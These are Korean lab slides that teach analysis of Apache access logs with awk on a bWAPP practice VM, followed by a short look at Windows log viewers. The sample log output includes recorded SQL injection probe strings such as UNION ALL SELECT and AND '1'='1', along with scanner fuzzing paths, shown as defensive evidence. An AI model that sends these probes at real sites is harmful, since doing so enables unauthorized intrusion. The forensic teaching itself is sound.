• 웹 로그 분석 사례 - 파일 업로드 취약점 공격

— awk 사용법

- » awk 'pattern' / awk '{action}' / awk 'pattern {action}'
- » BEGIN: 첫번째 레코드 읽기 전에 액션 실행
- » END: 마지막 레코드를 읽고 난 후, 액션 실행
- » PATTERN
 - ✓ 각 레코드별로 실행
 - ✓ 패턴은 필터와 같은 역할을 하며 '/패턴/'으로 정규표현식 사용
 - ✓ 액션은 대상 레코드에 대한 지정된 액션 실행
- » action에는 주로 print가 들어감 (자세한 내용은 다음 링크를 참고:
https://www.gnu.org/software/gawk/manual/html_node/Action-Overview.html)

리눅스 웹 로그 분석

• 웹 로그 분석 사례 - 파일 업로드 취약점 공격

— awk 사용법

» awk 내부 변수

변수	설명
FILENAME	현재 처리 중인 파일명
FS	필드 구분자(기본값: 공백)
RS	레코드 구분자(기본값: new line)
NF	현재 레코드의 필드 수
NR	현재 레코드 번호
OFS	출력할 때 사용하는 FS
ORS	출력할 때 사용하는 RS
\$0	입력 레코드의 모든 필드
\$n	압력 레코드의 n번째 필드

• 웹 로그 분석

- 1번째 열과, 7번째 열을 출력한다.

```
awk '{print $1, $7}' access.log.1 | more
```

```
root@bee-box:/var/log/apache2# awk '{print $1, $7}' access.log.1 | more
192.168.206.133 /
192.168.206.133 /bWAPP/images/evil_bee.png
192.168.206.133 /favicon.ico
192.168.206.133 /favicon.ico
192.168.206.133 /bWAPP
192.168.206.133 /bWAPP/
192.168.206.133 /bWAPP/portal.php
192.168.206.133 /bWAPP/login.php
192.168.206.133 /bWAPP/stylesheets/stylesheet.css
192.168.206.133 /bWAPP/js/html5.js
192.168.206.133 /bWAPP/images/favicon.ico
192.168.206.133 /bWAPP/images/owasp.png
192.168.206.133 /bWAPP/images/zap.png
192.168.206.133 /bWAPP/images/netsparker.png
192.168.206.133 /bWAPP/images/netsparker.gif
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- HTTP 상태코드 '404' 페이지를 필터링 해서 출력한다.

» awk '\$9 ~ /404/' access.log.1 | more

```
File Edit View Terminal Tabs Help
root@bee-box:/var/log/apache2# awk '$9 ~ /404/' access.log.1 | more
192.168.206.133 - - [27/Nov/2017:05:47:20 +0100] "GET /favicon.ico HTTP/1.1" 404
376 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
192.168.206.133 - - [27/Nov/2017:05:47:23 +0100] "GET /favicon.ico HTTP/1.1" 404
376 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
192.168.206.133 - - [27/Nov/2017:06:00:44 +0100] "GET /favicon.ico HTTP/1.1" 404
382 "http://192.168.206.158:8888/" "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94 Safari/537.36"
192.168.206.133 - - [27/Nov/2017:06:00:57 +0100] "GET /robots.txt HTTP/1.1" 404
381 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.206.133 - - [27/Nov/2017:06:00:57 +0100] "GET /sitemap.xml HTTP/1.1" 404
382 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.206.133 - - [27/Nov/2017:06:06:34 +0100] "GET /robots.txt HTTP/1.1" 404
381 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0"
192.168.206.133 - - [27/Nov/2017:06:06:34 +0100] "GET /sitemap.xml HTTP/1.1" 404
382 "-" "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- HTTP 상태코드 '404' 페이지에서 9번째, 7번째 열을 순서대로 출력한다.

» awk '(\$9 ~ /404/)' access.log.1 | awk '{print \$9,\$7}' | sort | more

```
File Edit View Terminal Tabs Help
root@bee-box:/var/log/apache2# awk '($9 ~ /404/)' access.log.1 | awk '{print $9,$7}' | sort | more
404 /_/
404 /-/_
404 /!/
404 /.../.../...
404 /.../.../...
404 /'/_
404 /$/_
404 /*/_
404 /*.*_
404 /*.*_
404 /0/_
404 /%00
404 /%00
404 /%00/_
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- HTTP 상태코드 '200'를 제외하고 9번째, 7번째 열을 순서대로 출력한다.

» awk '(\$9 !~ /200/)' access.log.1 | awk '{print \$9,\$7}' | sort | uniq | more

```
File Edit View Terminal Tabs Help
root@bee-box:/var/log/apache2# awk '($9 !~ /200/)' access.log.1 | awk '{print $9,$7}' | sort | uniq | more
301 /bWAPP
301 /bWAPP/apps
301 /bWAPP/apps?query=%22
301 /bWAPP/apps?query=%27
301 /bWAPP/apps?query=%29
301 /bWAPP/apps?query=%3B
301 /bWAPP/apps?query=query%22
301 /bWAPP/apps?query=query%22+AND+%221%22%3D%221
301 /bWAPP/apps?query=query%22+AND+%221%22%3D%221%22+---+
301 /bWAPP/apps?query=query%22+UNION+ALL+select+NULL+---+
301 /bWAPP/apps?query=query%27
301 /bWAPP/apps?query=query%27%29+UNION+ALL+select+NULL+---+
301 /bWAPP/apps?query=query%27+AND+%271%27%3D%271
301 /bWAPP/apps?query=query%27+AND+%271%27%3D%271%27+---+
301 /bWAPP/apps?query=query%27+UNION+ALL+select+NULL+---+
301 /bWAPP/apps?query=query%27+UNION+ALL+select+NULL+---+
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- 9번째 열에 있는 상태코드에서 접속 횟수 정보까지 포함한다.

» awk '{print \$9}' access.log.1 | sort | uniq -c | sort | more

```
root@bee-box:/var/log/apache2# awk '{print $9}' access.log.1 | sort | uniq -c | sort | more
10 HTTP/1.0"
12 501
16 HTTP/1.1"
1780 301
2 406
2 417
2 500
262 304
42 400
4 610
49 401
4 ALL
4 Dr
4 name=i
4 Src=\"\\\""
626939 404
6 405
```


4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

– access.log 파일을 불러오고, awk로 IP데이터인 첫번째 필드를 추출한다.

– 첫번째 필드가 같은 데이터면 +1을 더하고 i 값에 적용하여 출력한다.

```
» cat access.log | awk '{print $1}' | awk '{arr[$1]+=1} END {for (i in arr) {print i "\t" ":" arr[i]}}'
```



The screenshot shows a terminal window titled "root@bee-box: /var/log/apache2". The window contains the following text:

```
root@bee-box:/var/log/apache2# cat access.log | awk '{print $1}' | awk '{arr[$1]+=1} END {for (i in arr) {print i "\t" ":" arr[i]}}'  
192.168.130.137 :2427  
192.168.130.133 :60  
192.168.130.132 :1174  
127.0.0.1 :3  
root@bee-box:/var/log/apache2#
```


4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- access.log 파일을 불러오고, awk로 HTTP 결과 코드인 9번째 필드를 추출한다.

- 해당 필드가 같은 데이터면 +1을 더하고 i 값에 적용하여 출력한다.

```
» cat access.log | awk '{print $9}' | awk '{ arr[$1]+=1 } END {for (i in arr) {print i "\t" ":" arr[i]}}' | sort
```



The screenshot shows a terminal window titled "root@bee-box: /var/log/apache2". The command entered is:

```
root@bee-box:/var/log/apache2# cat access.log | awk '{print $9}' | awk '{ arr[$1]+=1 } END {for (i in arr) {print i "\t" ":" arr[i]}}' | sort
```

The output shows the count of each HTTP status code:


HTTP Status Code	Count
200	2749
301	327
302	295
401	13
403	5
404	265
405	6
500	2
501	2

At the bottom, the prompt "root@bee-box:/var/log/apache2#" is visible.


4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석 - 접근 용량 확인

- » awk '{ s += \$10 } END { print "Total ", s/1024/1024 " MB", "- Average ", s/NR/1024/1024 " MB", "- Access ", NR }' access.log
- » awk '(\$9 ~ /200/) access.log | awk '{ s += \$10 } END { print "Total ", s/1024/1024 " MB", "- Average ", s/NR/1024/1024 " MB", "- Access ", NR }'



```
root@bee-box:/var/log/apache2# awk '{ s += $10 } END { print "Total ", s/1024/1024 " MB", "- Average ", s/NR/1024/1024 " MB", "- Access ", NR }' access.log
Total 31.3894 MB - Average 0.00856697 MB - Access 3664
```




```
root@bee-box:/var/log/apache2# awk '($9 ~ /200/) access.log | awk '{ s += $10 } END { print "Total ", s/1024/1024 " MB", "- Average ", s/NR/1024/1024 " MB", "- Access ", NR }'
Total 31.3894 MB - Average 0.00856697 MB - Access 3664
```

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- 원도우 기반으로 활용할 수 있는 아파치 로그 분석기-Apache Log Viewer

- » <https://www.apacheviewer.com/>에서 다운로드 받아 실행한다.
- » HTTP 상태 코드별로 필터링 검색이 가능하다.
- » 이미 KISA-IT-11에서 설치돼있으니 실행해보자.
- » 열어볼 로그는 PSFTP로 다운로드 받자.




4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- 윈도우 기반으로 활용할 수 있는 아파치 로그 분석기-Apache Log Viewer

- » 다운로드 받은 access.log를 드래그 앤 드롭하면 옵션 창이 뜬다.
- » 다양한 방식의 로그 포맷을 확인할 수 있도록 설정 가능하다.



4 <실습> 리눅스 웹 로그 분석

웹 로그 분석

– 윈도우 기반으로 활용할 수 있는 아파치 로그 분석기-Apache Log Viewer


» 웹 접근 에러 코드별로 필터링 검색이 가능하다.

리눅스 웹 로그 분석

• 웹 로그 분석

– Astrogrep은 윈도우에서 활용할 수 있는 파일 내 문자열을 효율적으로 검색할 수 있다.

- » <http://astrogrep.sourceforge.net/>에서 다운로드 및 설치한다.
- » 마찬가지로 이미 설치돼 있다.



The screenshot shows the official website for AstroGrep. At the top, there's a header bar with links for News, Features, Download, Screenshots, and About. Below the header, there's a large orange button with the text "AstroGrep" and a magnifying glass icon. To the right of this button, there's a download section for "AstroGrep v4.4.6". This section includes a small icon of a hard drive with a green arrow pointing down, the text "AstroGrep v4.4.6", and compatibility information: "Windows XP/Vista/7/8/10" and ".Net Framework v4.0". A red rectangular box is drawn around this download section to draw attention to it.

